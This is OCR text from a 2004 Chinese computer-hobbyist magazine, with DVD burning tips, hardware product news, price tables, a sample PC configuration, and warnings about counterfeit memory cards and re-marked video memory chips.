因为我们用的刻录碟不一样。虽然DVD+R和DVD-R两种刻录碟最后刻录出的数据盘在读取格式上并没有太大差别，但在刻录时两者的处理技术却是不一样的。这就造成了DVD-R格式的刻录碟能够模拟刻录，而DVD+R刻录碟不能模拟刻录的现象。另外，DVD+R联盟也许也注意到这样做会造成刻录失败率较高，因此新推出的DVD+R DL双层刻录盘也能模拟刻录了。

DVD的“烧不死”，不要太信任

在CD刻录技术中，破解Buffer Under Run(缓冲区数据不足)的问题的各种“烧不死”技术为CD刻录大发展立下了汗马功劳。在DVD刻录中，大量DVD刻录机也提供了各种“烧不死”技术。但笔者在使用中发现，DVD刻录烧不死技术的表现明显不如在CD刻录中表现完美。查找原因，只能是DVD刻录的密度远大于CD，让“烧不死”技术的光头定位更加困难，导致DVD刻录中“烧不死”表现不良。另外，DVD刻录时的数据传输率远大于CD刻录，也让进行DVD刻录时造成系统非常缓慢。因此，我们建议在DVD刻录时，不要太信任烧不死功能，而是关掉其他应用程序，单独进行DVD刻录，保障DVD刻录的成功率，我们也有时间喝杯茶。

连续刻录，让刻录真成“烧”碟

笔者经常一次性连续刻录多张DVD，在刻录过程中发现，前面3、4张碟刻录正常，但到第5张后，几乎都出问题了。什么原因呢？仔细一想，连续刻录3、4张碟，刻录时间长达一个小时左右，而前面我们已经说过，DVD刻录的功率远大于其他光存储，这么大的功率，除了少量最终用到了刻录数据上，更多的是转换成了热量，积聚在刻录机内。连续刻录后，热量无法散发出，很容易导致刻录机内部过热，影响相关元器件，导致刻录不稳定。因此，在刻录时我们应该刻录几张盘后让刻录机休息休息，并最好把刻录机放置在散热良好的扩展槽内。另外，现在不少厂商也注意到了这个问题，在刻录机上留有专门的散热孔，还能安装散热风扇。

刻录容量，水满则溢

现在不少DVD刻录机都支持DL双层刻录格式，因此在Nero的刻录容量条中也会显示DL刻录的全容量8.3GB。但我们多数时候使用的刻录碟都是4.3GB的，而刻录机和刻录软件却不会判断刻录容量是否超过刻录碟的限制，刻录软件只在4.3GB处有条界线提醒这是D5刻录容量的终点。因此，我们在刻录时很可能超过一点刻录容量（比如50MB），但我们并不能从图上明显看出来。经过笔者试验，这样刻录到最后，刻录机经常会进入假死状态，必须关机才能解决问题，而且刻碟也失败了。原因应该是驱动器认为最后一点容量需要刻录到DL刻录碟的第二层，但使用的D5刻录碟没有第二层，导致刻录机锁死。因此我们建议，在刻录时不要刻得太满，最好留200MB空间的余量。

|CF|[YJ05]



奥林巴斯 C-70ZOOM 数码相机





随着各大厂商陆续推出自己的700万像素产品,奥林巴斯也抢在元旦前发布了准专业高端数码相机——CAMEDIA C-70ZOOM。C-70ZOOM虽然是一款便携式数码相机,但配置了面向专业摄影师的各种专业功能,在机体设计上也充分考虑了专业性与易用性的结合,从各个方面极大限度地发挥了700万像素数码相机的功用。C-70ZOOM还配置了奥林巴斯独立开发的图像处理引擎"TruePic TURBO",可以在提高分辨率的同时降低噪点,实现渗色少、层次丰富的高对比度超高像质,从而保证了获取的图像可以放大、打印出清晰、漂亮的照片。

咨询电话:010-85180009
参考报价:3900元



SVA-732A 液晶显示器

是上广电新推出的17英寸液晶显示器,采用内置易插拔电源,并内置多媒体音箱,通过了完备的UL/c UL、TUV、CCC、CE(LVD)、FCC、CE(EMC)、TCO99 认证。显示器亮度亮度 300cd/m²、对比度 450:1、响应时间 25ms、可视角度(H/V)140°/130°,并提供 1280×1024 的分辨率和1600万真彩色的色彩显示。

参考报价:2499元

承启 GF 6600GT AGP 显示卡



承启日前发布了一款支持 AGP8X 规格的 GF6600GT 显卡。承启SA6600G采用NV43的核心,0.11微米工艺制造,支持ShaderModel3.0、DX9。该显卡拥有8条渲染管线,3个顶点着色单元,同时配备128MB 128bit DDR3显存,核心/显存频率为500MHz/900MHz;通过桥接的技术支持AGP8X;另外还有独特的HDTV(数字电视)接口。SA6600G还随包装奉送WinDVD5、WinDVD Creator2 、Win Rip2、DVD Copy、五合一游戏包等众多超值软件。



多彩 MF431 机箱

多彩MF431机箱的不同凡响之处不仅仅体现在外观造型上,作为业界首家通过美国Intel TAC1.1版权威测试的知名品牌,它的散热性能是值得一提的。其专用的CPU散热通道设计及双程互动式散热通道,配合箱体上独特设计的三个精巧的圆形散热通风孔,充分保证了系统的散热性能,另外在机箱的右侧板上下层面分别置有几何形格式散热通风孔来加强散热,多组完美的散热对流设计使得机箱内部更清凉,更好地达到了Intel所要求的Prescott核芯CPU须保持在38度安全工作温度底限的完美方案。

咨询电话:0755-27394136
参考报价:350元

昂达闪电 6600GT 显示卡



昂达闪电6600GT显示卡拥有8条渲染管线,3个顶点着色单元,通过桥接的技术支持AGP8X,同时配备128MB 128bit DDR3显存,显存颗粒为三星编号为 K4J55323QF-GC20的2纳秒显存,核心/显存频率为500MHz/900MHz,核心与显存均还有不少的超频空间,据随机抽测,一般超上600/1100的频率都不成问题,而且发热控制的很好,没有出现过热死机的问题,这和外接电源所提供的充足电力供应也有很大关系。接口方面,昂达闪电6600GT提供了D-Sub+TV-Out+DVI的全接口设计。

参考报价:1999元



七彩虹无线 AP

七彩虹日前推出系列无线产品，该系列产品全面兼容IEEE802.11B/G标准，支持TCP/IP、IPX、NETBEUI 协议，包括无线网卡到无线路由器、无线 AP 。其中，七彩虹CT-WN1500无线AP拥有双天线以及灵活的接入方式，该产品还具备54MB的传输速率和 DHCP 分配IP，以及 WEP密码保护功能。

参考报价:690元



华硕 V9999LE/TD 显示卡

华硕 V9999LE/TD 显示卡采用 6800LE GPU， 300MHz 的显示核心，搭配700MHz的显存，它并没有采用PCI-e接口，而是使用了主流的AGP 8X的接口，不过这丝毫没有影响到V9999LE的良好表现。华硕独特的GameFace Live功能可以支持最多8个视频窗口，玩家可以在电脑面前通过Webcam在游戏中直接和最多8人进行信息交流，由于可以直接交流，玩家可以通过手势、表情表达自己的想法，而不用再费尽心机揣摩别人的意图，对战的乐趣也大大提高，战术配合将会更完善。



爱国者 38 度机箱

爱国者日前推出了836、837两款38度机箱，为电脑的稳定运行提供了更多保障。该系列产品遵循Intel的38度标准，在侧面板正对CPU处加装了散热导风管，可在电脑运行时，迅速导入箱外冷空气，进行对CPU的直接降温，有效降低CPU的工作温度，确保电脑的稳定运行；机箱钢板采用全折边工艺设计，可防止装机过程中划伤手臂；侧置高速USB2.0和音频接口，拥有4个5.25寸驱动器位和5个3.5寸驱动器位，并且硬盘托架一托到底，具有良好的升级性能。

咨询电话:800-810-7666
参考报价:爱国者836/837机箱 360/380元



爱国者超便捷型无线光电鼠标

这款鼠标名为爱国者无线闪灵鼠MS-P916，它在鼠标底面进行了独特的USB接收器嵌入设计。这种设计一方面使得USB接收器可以很方便地和鼠标嵌作一体，便于携带；另一方面，当USB接收器嵌入成功之后，鼠标就会自动断电，为用户节约了电能。

爱国者无线闪灵鼠MS-P916还采用了先进的光学感应技术，分辨率高达800dpi，27MHz的RF无线频率，使得产品可在离接收器1.2米距离范围内任意移动，操控灵敏并且方便。外观方面，该产品采用了符合人体工学的蜂腰设计，手感舒适，银色表面背面和黑色底盘相映成趣，极具美感。用户在购买此产品时，还可以获得两节750mA的爱国者(aigo)超能王可充电电池。

咨询电话:800-8107666010-82607776
参考报价:198元



九州风神 SNOWMAN U80热管散热器

九州风神日前推出SNOWMAN U80热管散热器，SNOWMAN U80不仅可以支持Intel Socket 478 平台的 Pentium 4 478 3.4EGHz，也可以在AMD Socket 754的 Athlon 64 3400+的平台上使用；散热片内镶两根热管，通过在全封闭真空管内导热介质的蒸发与凝结来传递热量，具有极高的导热性，使散热器性能增强，散热更强劲；纯铜的散热片底部设计，传热迅速，散热效率高。现购买SNOWMAN U80 赠送柯达随手拍一部(促销时间：12月15日－1月20日)

咨询电话:010－82896511/17
参考报价:228元

CF [SC01]

新闻 news 资讯

■新品短信息■

液晶显示器 近日，优派(ViewSonic)宣布即将推出全球第一款8毫秒17英寸液晶显示器。此款液晶显示器不但具备8毫秒的超快反应时间，并且其综合性能也非常强，属于VP“专业派”，将会有黑、银两种颜色，拥有VP系列“八大典范”中的诸多专业功能和特性。

打印机 2004年11月23日，柯尼卡美能达向中国市场一举推出了四款新产品，其中包括三款彩色激光打印机及一款黑白激光打印机。其中包括全球最小、最轻的彩色激光打印机——柯尼卡美能达magicolor 2400W，以及全球最小的彩色网络激光打印机——magicolor 2430DL。



鼠标 双飞燕KK-5采用USB接口，外观迷你精致，尺寸小巧，时尚的银黑色泽搭配，符合人体工程学原理，操作轻便舒适。该鼠标采用高精度光学定位技术，分辨率达800CPI，滚轮采用专利的U型无声半透明滚轮设计，适合各种手型，让操作更轻松愉快。

电源 航嘉CD-ON——天籁之音典藏版额定功率高达300W，能支持高端显卡、高性能配置的要求。同时，该电源满足部分高端用户要求电源外观色彩的突破。开机时，水蓝色风扇的LED灯亮起，映照着高速转动的扇叶，如梦如幻。目前，这款电源的市场零售价为358元。

U盘 最近，TCL推出了一款以主攻礼品市场的USB存储器——海存B52，它具有独特的可自定制外型功能，非常适合商务及亲友之间的礼品馈送。B52海存的外形严谨大方，很适合商务人士的使用。

显示卡 作为技嘉科技首批上市的GF 6200显卡——GV-NX620N2DP，技嘉科技推出DP版本系列显卡都会采用蓝色PCB板，使用更加前卫双滚珠风扇设计散热效果会更佳，此款显卡采用P229公版设计，辅助以日系电容和高能率电源控制器。搭配了8片8MX16bit TSOP封装现代4ns显存颗粒，容量为128MB位宽为128bit的显存单元。默认核心/显存频率为300MHz/500MHz。拥有DVI、VGA以及TV-OUT输出接口组合，同时支持HDTV，目前此卡定价为899元。



盈通S3800 CE显示卡采用DeltaChrome核心，核心/显存频率为250/500MHz，提供四个顶点渲染引擎和八条像素渲染管道的中高端配置，显示带宽高达9.6GB/秒，图形核心完全支持DirectX 9.0规范。它采用了128MB显存容量以及128Bit显存位宽的设计，并配备完整的数字DVI、S端子和视频端子。

坚鸟(ZERO)显卡作为捷锐资讯(Jetway)针对国内市场所推出的高端显卡系列，为让消费者对坚鸟显卡留下更深刻的影响，同时配合坚鸟高品质的形象，捷锐资讯近期特全面更换了坚鸟显卡的内外包装。首批包装用在了全球率先采用“智冷大师”半导体主动制冷技术的Jetway ZERO96智冷版上。

■线报■

“灵动”+“智慧”，爱国者超值赠送

爱国者灵动演示伴侣近期将举行‘灵动’+‘智慧’，爱国者超值赠送”促销活动，凡通过爱国者阳光热线800-810-7666(未开通800热线电话的地区请拨打010-82607795)按照全国指导价(128MB和64MB价格分别为999元和799元)定购灵动演示伴侣的用户，将可以免费获赠价值138元的爱国者新一代U盘智慧棒64MB，买一赠一。

购微软IE4.0送微软高保真耳塞

微软光学银光鲨4.0(俗称微软IE4.0)上市一年，促销又送大礼——从现在开始原价399元购买9000FPS微软IE4.0，可同时获赠价值99元的微软高保真耳塞一副。数量有限，先购先得。

38度机箱三重大礼连环派

多彩科技与Intel联手，从2004年12月15日至2005年3月15日期间在全国范围内举行‘多彩科技、Intel至强联盟——38度机箱三重大礼连环派”大型促销活动。更多新品面世后将陆续增加到本次活动中，详情请留意全国各大卖场海报及多彩科技官方网站:www.deluxworld.com最新活动公告。

细心呵护数据，硬盘免费升级

日前，西部数据公司宣布即将在沈阳、武汉、南京、杭州、成都5城市开展“西心呵护您的数据，WD硬盘免费升级”的促销活动。凡通过正规渠道购买指定规格硬盘的用户，均可携带硬盘盘体和本人的身份证原件，前往各城市的活动地点，每天抽取40块免费的WD 80GB SATA串口硬盘。

散热博士新年大派送

新年将至，散热博士进行新年大派送活动。散热博士计划——雪狐黑旋风，采用铣铜工艺，最高可以支持3.4E的Prescott处理器的产品。从12月15日起凡是购买价值85元雪狐黑旋风赠价值10元时尚水晶杯。数量有限赠完为止。

韩国原产丹丁MP3价格全面下调



韩国丹丁Mp3 DX-6 128MB/256MB由原价1399/1699下调为1099/1299，下调幅度空前高达300/400元。丹丁DX-6是继针对时尚女性设计的DX-8彩蛋而推出的一款针对男性外观的MP3播放器，外观尺寸仅为(宽、长、高)44mm × 72mm × 16mm。

斯巴达克FX5700LE钻石版仅售599元!

日前，斯巴达克旗下一款采用mBGA封装2.2纳秒显存全铜散热器的斯巴达克FX5700LE钻石版降至599元。

FX5700LE具备了良好的性能，拥有CineFX 2.0电影级别渲染引擎、IntelliSample HCT高性能智能取样技术和UltraShadow终极阴影计算技术，

和标准版规格相比仅是频率的降低，而性价比方面则更为出色。

解放显卡！联冠掀起低价旋风

日前，一款来自联冠电子的X旋风Xabre200显示卡以268元的超低价格全面出击低端市场。该显示卡支持Microsoft DirectX 8.1，支持AGP 8X、支持OPENGL 1.4、硬件3D加速、拥有128位高速DDR显存。

三诺桌面音响系统 M?POD 100 新品上架

著名多媒体音响厂商三诺科技近期发布其M?POD系列桌面微音响系统，先期推出的是其第一个型号M?POD 100，其用户群体包括：MP3/MD/便携带式收音机/笔记本电脑/PDA以及部分手机用户；用户职业涵盖了学生、公司职员、家庭以及追求时尚的年轻用户。目前官方限量发售价格为199元人民币。



近日，全球领先的PC整体散热解决方案提供商Thermaltake(Tt)火星系列又出新品——火星775(Spark775)系列散热器。这一系列包括：A3075(彩虹风扇)和A3077(SilentBoost风扇)两个型号。火星775系列可支持Intel P4 775 Prescott 3.2G以及775 Prescott Celeron 全系列CPU，是继Jungle51/502之后775系列的又一重量级产品。同时火星775系列的推出，也标明了Thermaltake(Tt)将推出一个针对Socket T(LGA 775)平台的新产品系列。

■动态■

日前，为促进图形处理技术在全球高增长市场的迅速普及，**nVIDIA和核心合作伙伴XFX讯景一道正式宣布了一项合作计划——nVIDIA中国网吧推广计划。**网吧业者在本次活动中将以非常优惠的价格购买到主流高性能DX9显卡，并且NVIDIA还将联合公关公司对网吧整体形象、经营方式、推广活动上给予强大支持。

华硕笔记本首家网络专卖——亿贝店日前正式营业。据华硕笔记本电脑产品经理欧昌竹先生介绍，亿贝店是华硕电脑中国事业群官方授权的第一家网络专卖店，主要是经营华硕笔记本电脑的网上直销业务，消费者只需点击http://stores.ebay.com.cn/asusonline，就可直接进入、选购。

希捷日前宣布，**其在中国台湾省和日本的硬盘集成支持实验室成立，此举旨在为这些地区越来越多需要在产品中设计硬盘的OEM厂商提供产品设计和技术。**这是希捷设计服务中心(DSC)在这些地区的进一步扩展。这些本地化实验室更专注于亚太客户而且方便他们使用，首先推出的一系列服务将配合DSC共同为客户提供全面的硬盘集成服务，以帮助他们开发基于硬盘的最佳解决方案。

爱国者关联王，用电视收看PC上的电影

爱国者关联王是一款可将PC上播放的电影，同步传输到电视屏幕进行播放的关联产品。这意味着，使用爱国者关联王，用户可在大屏的彩电上，尽情收看各种原本只有PC才能播放的精彩影片，真正打造自己的家庭影院。用户只需通过PCMCIA无线网卡或RJ45的有线网卡等设备，将爱国者关联王与PC及电视完成网络连接，就可以在电视上尽情观看MPEG1/2、RM、WMA、WMV、MP3等各类格式的影音文件，甚至还可以将JPG格式的文件和MP3音乐同时播放，使用十分方便。产品无线传输的室内有效距离为50米，室外则可达到100米，适用性很强。



双破3Dmark05纪录，华硕SLI显卡包揽前两名

据世界权威评测软件组织FutureMark向媒体提供的数据，截至2004年11月29日，该组织提供的最新评测软件3Dmark2005的世界最高记录已经达到了10382，同时，第二名的成绩也突破了万分的大关，达到了10254。**而创造万分以上记录的这两个平台，都是由华硕的A8N SLI DELUXE和华硕EN6800Ultra组成。**

随着首批5款SVA液晶显示器进入市场，第一个拥有自主技术和自主屏生产能力的本土液晶显示器品牌25日在中国市场正式宣布启动。此举不仅显示出SVA打造本土第一液晶显示器品牌的勃勃雄心，更令SVA以本土首条第五代液晶显示屏生产线为核心的完整产业链浮出水面。

飞利浦重磅出击第二届中国国际网络文化博览会

10月28日，由文化部联合科技部、国家广电总局、中国信息产业部、北京市政府共同举办的第二届中国国际网络文化博览会在京隆重开幕。此次飞利浦本着"**携手一线IT厂商 打造精彩显示平台**"的初衷，先后与盛大、搜狐、奥美电子、光宇华夏等诸多国内知名网站、游戏、设备公司达成战略同盟。在本次网博会上，为上述厂商的展区全面提供高端显示设备，共同构筑出色的软硬件演示平台，飞利浦由此也成为本届网博会上赞助主力参展厂商最多的显示设备制造商。

全球领先的信息安全技术领导厂商**赛门铁克公司近日在中国市场推出其诺顿安全系列产品的更新服务卡，**为用户提供更加优质、快捷、方便、有效的更新服务。今后诺顿网络安全特警、诺顿防病毒，以及这两种产品的OEM版用户在续订更新服务时只需要购买"诺顿更新服务卡"，然后在赛门铁克的中文网站上注册(http://www.symantec.com.cn)，就可以方便地续订全年的更新服务。之后用户可通过电子邮件、传真或邮寄等方式获得更新服务密码。

以"科技时尚"之风劲闯笔记本市场的实力厂商微星科技，**在中关村数码大厦3层公司总部内发布了旗下又一笔记本新军——MEGABOOK系列笔记本电脑。**据悉，这一系列与年初面世的AVERATEC系列同美国公司合作的做法不同，完全是由微星科技自主研发、自有品牌的产品，它的诞生使微星笔记本的产品线得到进一步完善，这无疑显示了微星科技跻身强势笔记本品牌的坚定决心。

11月24日，金山、骏网于北京柏彦大厦三层正式举行签约仪式，金山公司副总裁王峰、骏网CEO吴洪彬出席了签约仪式。当日，金山和骏网在全国11个城市同时进行新闻发布。据悉，经过为期数月的谈判，**国产网游大作《封神榜》总代之争尘埃落定，最终骏网开出6000万的天价夺得金山网游一卡通的销售总代权，创下业界网游授权金新高。**

CF [SC02]

报价杂货铺

■本栏目的行情报价由《电脑爱好者》编辑部、非常在线www.veryol.com联合提供。本期行情报价截止到2004年11月28日，此价格为市场采集，且经常波动仅供参考。(单位:元)

CPU

半月之星



999元

Athlon 64 2800+（512KB/盒/三年联保）

点评:Socket 754接口的Athlon 64处理器的价格在本周一直处在下降趋势。Athlon 64 2800+采用Socket 754接口，主频为1.8GHz，具有二级缓存512KB。

Intel 型号	最低价	平均价	AMD 型号	最低价	平均价
赛扬1.8Ghz(散)	365	370	Sempron 2200+(散)	360	370
赛扬2.4Ghz(盒)	565	570	Sempron 2400+(盒)	585	590
赛扬D 2.53G(散)	600	600	Sempron 3100+(盒)	970	980
赛扬D 2.4G(散)	570	570	Athlon XP 2000+(散)	400	410
Pentium 4 2.4C(散)	1060	1065	Athlon XP 2400+(散)	460	470
Pentium 4 3.0C(散)	1410	1420	Athlon XP 2500+(散)	560	570
Pentium 4 2.8E(盒)	1480	1500	Athlon 64 3000+(盒)	1240	1250

市场动态 由于目前市场上Socket 939接口的主板还比较缺货，而且在价格方面Socket 939接口的CPU与主板价格普遍较高，相反Socket 754接口的Athlon 64处理器的价格和主板已经跌到了一个比较好的价位。

主板

半月之星



1175元

华硕 P5GD1-VM


点评:华硕P5GD1-VM主板采用Intel 915G芯片组，支持Intel Socket 775接口的CPU，支持533/800MHz 前端总线频率，采用PCI-Express显卡接口。

Intel 型号	最低价	平均价	AMD 型号	最低价	平均价
华硕 P4S800-MX	625	630	华硕 K8V SE Deluxe	1250	1260
微星 865PE NEO-V	700	710	微星 K7N2 DELTA-L	510	520
微星 845PE Neo-L	490	500	技嘉 GA-K8VT800	770	780
技嘉 GA-8I915P-G	1050	1060	硕泰克 SL-KT600-R	555	565
技嘉 GA-8IG1000-G	790	800	斯巴达克 V600DA	490	499
斯巴达克 P4848PDAP	450	455	盈通 雪狐 YKT600	488	500
QDI P4I848P-6A	588	600	QDI K8V800-6AL	990	1000

市场动态 现在可以选择的主板实在太多了，很多厂商都在清理一些库存的老产品。居然有商家报出双敏UP4PEN Lite主板399元的超低价，而且在这基础上再送罗技OEM的双敏光电鼠标一只。

内存

半月之星



295元

富豪 256MB DDR400


点评:富豪内存是高性价比得到DIY玩家的普遍认可。富豪256MB DDR400内存也不例外，此内存采用TSOP封装，内存电压为2.6V。

型号	最低价	平均价	型号	最低价	平均价
DDR333			**DDR400**		
HY 256MB	285	290	HY 256MB	290	300
HY 512MB	585	590	HY 512MB	610	620
Kingston 256MB	335	340	Kingston 256MB	320	330
富豪 256MB	290	305	Kingston 512MB	650	660
KingMax 256MB	295	300	KingMax 256MB	295	300
Apacer 256MB	325	330	Apacer 256MB	320	330

市场动态 近期内存市场的表现可谓相当不稳定，特别是象征价格风向标的现代散装产品更是今天涨、明天跌，因此难免出现品牌内存竟会低于散装条子价格的奇怪现象。

显卡

半月之星



880元

微星 FX5600 XT-TD256

点评:微星FX5600 XT-TD256采用GeForce FX5600 XT显示芯片，显存位宽为128bit，核心频率为325MHz，显存采用TSOPII封装的256MB DDR。

nVIDIA 型号	最低价	平均价	ATi 型号	最低价	平均价
华硕 V9570GE/TD/256M	1300	1300	华硕 Extreme AX300SE/TD	770	800
影驰 5200 Ultra 128M	599	600	微星 RX700PRO-TD256E	1799	1799
斯巴达克 英雄5700LE	799	800	技嘉 GV-R955MD	550	550
盈通剑龙 G5657GT	799	800	迪兰恒进镭姬杀手9250	529	530
技嘉 GV-N57LN2D	799	800	蓝宝石 R9550 BGA	629	630
铭瑄 极光5500白金版	499	500	铭瑄 狂镭9250超值版	399	400
承启 SA5700LT	599	600	捷波 镭霸9200LE白金版	540	550

市场动态 随着新型显卡不断上市，一些入门级的显卡，如GeForce 4 MX440/4000之类的显卡就受到大家的冷落。当然，市场的热点还是ATi的R9550和nVIDIA的GeForce FX 5700，以目前的价位来说；还是比较适中的。

光存储

半月之星



599元

三星金将军 16X DVD 刻录机白金版

点评:三星金将军16x DVD刻录机白金版在"金色DI国，王者至尊"活动期间，仍然享受599元的价格并赠送10张DVD盘片，满足消费者多元化的需求。

型号	平均价	最低价	型号	平均价	最低价
CD-ROM			**COMBO**		
华硕 CD-S520/A4	175	180	明基 CB482B	405	420
明基 神行鳄 CD652P	170	175	美达 52X康宝	370	375
LG GCR-8523B	140	145	**DVD-ROM**		
美格 CVH-5200D	160	165	明基 DVP1650S	260	265
CD刻录机			爱国者 读龙16XDVD经典型	270	275
华硕 CRW-5232AS	290	305	微星 D16(MS-8216)	255	260
明基 5224W	290	299	**DVD刻录机**		
微星 CR52-A2(MS-8352A)	330	335	先锋 DVR-108EXL	850	850
台电 女娲 52X刻录机	290	299	明基 DW 800A	590	600
LG GCE-8525B	305	315	华硕 DRW-1604P	790	800

市场动态 三星电子10月15日开始的DVD刻录机宣传活动引发了光存储市场的震动，599元的价格加上赠送10张DVD+R盘片。这对于光存储市场无疑投下重磅炸弹，由此又会引发新一轮的降价风潮。

音箱

半月之星



250元

创新 PCWorks LX200

点评:创新PCWorks LX200是一款2.1声道音箱，频率范围为40Hz～20KHz，信噪比为75dB，输出功率为11W+5W×2(RMS)。控制方式采用灵活的旋钮+线控。

型号	最低价	平均价	型号	最低价	平均价
2.1音箱			傲森 PA－328P	615	638
漫步者 R301T-II	200	220	优派 SP2102v(2.1音箱)	300	320
金河田 JHT-332A	130	150	**5.1音箱**		
多彩 DLS-2103	190	200	漫步者 R251T	275	290
多彩 DLS-2130	115	135	金河田 JHT-502	440	450
轻骑兵 B2680	175	185	冲击波 SW-5102	410	435
惠威 M-20W	670	690	轻骑兵 B6650	635	650

市场动态 音箱市场不像其他配件，市场售价的变化不是特别大。以目前的市场情形来看，5.1音箱似乎是市场的主流，很多产品的报价仅在200多元。不过，由于音箱的利润率较高，建议大家在购买时，多与商家砍价。

CF [SC03]



安徽刘伟:我想配一台电脑，主要用途是学习和玩一些游戏。我希望CPU用P4 2.4C、主板用i865PE、显卡用FX5200(或以上档次)。谢谢！

配件	型号	价格(元)
CPU	Intel Pentium4 2.4C(散)	1060
散热器	九州风神铠撒大帝	55
主板	QDI P4I865PE NOVO-6AL	590
内存	富豪256MB DDR400×2	590
硬盘	西部数据WD1600BB(160GB)	705
显卡	华硕V9570 TD/128MB	950
声卡	主板集成	-
网卡	主板集成	-
光驱	华硕CRW-5224A	299
显示器	飞利浦107P5	1430
键盘	明基A110	105
鼠标	罗技极光云貂酷炫版MX510	365
机箱	世纪之星X战警	550
电源	航嘉冷静王标准版	145
音箱	漫步者1600TD	600
总价		7444

点评:本配置采用QDI P4I865PE Novo主板，并搭配Intel Pentium 4 2.4C与两条富豪256MB DDR400内存，这样就可以组建成双通道DDR系统。在光存储方面，采用超静音的华硕CRW-5224A刻录机❶。对于一个游戏玩家来说，显卡是最重要的设备之一。从稳定性和性价比考虑，华硕V9570 TD/128MB显卡是最值得推荐的。此显卡不仅具备AGP 8×接口，搭配华硕最新的“ASUS Smart Cooling”技术，更可确保给你一个安静的使用环境，此外还具有更多功能如TV-Out与华硕独家的Rich-Spectrum功能。

显示器方面，采用国际大厂——飞利浦推出的107P5纯平显示器❷。107P5在技术上依旧保持了飞利浦显示器一贯的严紧作风，拥有业界领先的“显亮3”技术，将CRT的显示效果表现到最佳水平。

在输入设备方面，我们采用罗技的极光云貂酷炫版MX510鼠标❸，再配合手感非常好的明基A110键盘❹。极光云貂酷炫版MX510鼠标的外表看起来前卫，适合追求个性的玩家。

如果你是一个音乐爱好者，一套好的音频系统是好不了的，所以音箱采用漫步者1600TD❺。漫步者1600TD从表面上看和普通的2.0音箱没什么不同，但它是一款少见的数字式音箱，可以直接接入数字音频信号。

这套配置的机箱是比较有特色的，世纪之星X战警机箱❻采用颠覆性造型设计，颜色搭配时尚、前卫，从侧面看，机箱好像被一个大X型托架包围起来。CF [SC04]



闷豆买便携数码相机



闷豆打算购买一台随身携带的数码相机，通过网上查询，闷豆对Casio S100、Casio Z40、Canon Digital IXUS 430都产生很大的兴趣。于是闷豆直奔电脑城，想亲身体验一下不同机器的使用感受。

闷豆问销售小姐:“你觉得Casio S100、Z40和Canon 430哪个更好一些?”

销售小姐:“那要看先生你关注哪方面了，Casio Z40和Canon 430的CCD都是400万像素，而Casio S100虽然是新品，但CCD只是300万像素，不过S100是当中最薄的一款。”

闷豆:“300万像素和400万像素都无所谓，我主要是随便拍拍的，不需要输出很大的照片，那么哪台实际成像质量好一些呢?”

销售小姐:“说到成像质量这几款都不错，实话告诉你，Canon数码相机的成像品质一向比较优秀，毕竟人家是专业厂家嘛。”

闷豆:“Canon 430不错，可就是相比之下液晶显示屏小了一些，只有1.5英寸，看人家Casio的都用2英寸屏幕。”

销售小姐:“Canon 430用的CCD是1/1.8英寸，在同级产品中算是大的了，对成像品质也有一定保证。”

闷豆:“我最关心成像品质了，Canon 430嘛……让我再考虑考虑。”

销售小姐:“不过如果先生要追求成像品质的话，还是考虑像富士S5000这类数码相机，外观大气、镜头也不错，你拿在手里更显专业。”顺手销售小姐递上一台S5000样机。

闷豆一边把玩S5000，销售小姐一边补充道:“S5000最大卖点具有10倍光学变焦，专业单反相机外形，第四代Super CCD HR技术，310万有效像素、600万输出像素，价格比Canon 430还要便宜不少，我们还送……”

闷豆:“不错，这个10倍光学变焦有点像望远镜，好玩！手感也不错，比拿卡片型数码相机稳多了。”

闷豆在把玩S5000过程中渐渐地喜欢上了S5000的准专业功能，通过实际拍摄样张的比较闷豆最终购买了S5000回家。经过一段新鲜期后，闷豆渐渐发觉S5000虽然性能不错，不过作为随身数码相机有点累赘，开始又怀念起最初的选择。

点评:数码相机根据应用层次的不同分为多种类型，其中口袋卡片型、家用型、准专业型都有各自的特点。相对成像质量和光学变焦并不是卡片型的强项，轻巧、时尚、即按即拍是它的特点。选购数码相机前，要根据自己应用需要选择大类，购买时不要轻易放弃自己预先选定的产品，时尚数码相机不一定要求功能强大、成像品质出众，关键在于适用，自己喜欢。CF [SC05]



警惕！廉价奥林巴斯xD卡有假货

■ 上海 杨法

市场上有一些价格相对比较便宜的奥林巴斯xD卡，商家一般对消费者称为水货，由商家提供一年左右的质保。由于奥林巴斯xD卡基本没有防伪措施，所以用户基本无法判断是否真货。以256MB的奥林巴斯xD卡为例，行货市场价在500元左右，而一些廉价货批发价在300多元，零售价在400元出头，差价非常明显。



图1


图2

从外包装上看，廉价货没有大的破绽，包装纸盒印刷质量不错。打开包装盒，内xD卡、6卡存放盒以及说明书一应俱全(见图1)。

当我们看到xD卡本身，发现与行货存在以下区别：

首先廉价货金手指相比之下更亮、更白一些，行货卡在xD卡反面下部有一行类似序列号的字母和数字组合(见图2)，但不少廉价货则没有或者非常模糊(见图3)。


图3

有的廉价xD卡正面呈白色的“OLYMPUS”字样容易被指甲抠去，有的表面带有一些小损伤。据说这些卡的外包装都是最后加上的，估计卡体在集中运输过程中会有部分表面被磨损。由此看来这些廉价卡有被打磨的嫌疑。



图4

我们试了一下，这些廉价xD同样可以在新老多款奥林巴斯和富士相机上使用，拍短片也没有问题，只是寿命如何还不知道。像一些假SONY记忆棒起初也可以正常使用，不过6个月后的损坏率比较高。建议打算购买这类便宜卡的朋友，一定要认准商家，如果卡出现问题及时向商家调换。要注意的是，不少卖存储卡的小商家所谓的保修期限都是随便说说，经常改变铺位，几个月后就可能找不到这个商家了。CF [SC06]

让打磨Hynix显存现身

■ 上海 妮子

近期，市场卖得最红火的ATi显卡非Radeon 9550莫属了，凭着不俗的性能和价格的优势，Radeon 9550几乎称霸了中低端市场。市面上常见的Radeon 9550显卡一般搭配TSOP封装或者Micro-BGA封装的显存。由于Micro-BGA封装的显存的价格较高，因此大多数128MB显存的Radeon 9550显卡是配备TSOP封装的Samsung和Hynix显存颗粒。近日发现少数Radeon 9550显卡配备打磨的Hynix 4ns显存颗粒，此显存颗粒的编号为HY5DU281622ET，采用TSOP Ⅱ 66pin封装。下面就教大家如何区分。

1.根据Hynix官方网站的关于HY 5DU281622ET颗粒的PDF文档(见图1)，大家可以看到右上角的小圆圈。正品Hynix显存颗粒在左下角都有凹下去的小圆圈(见图2)，而打磨过的显存则没有这个特征(见图3)。

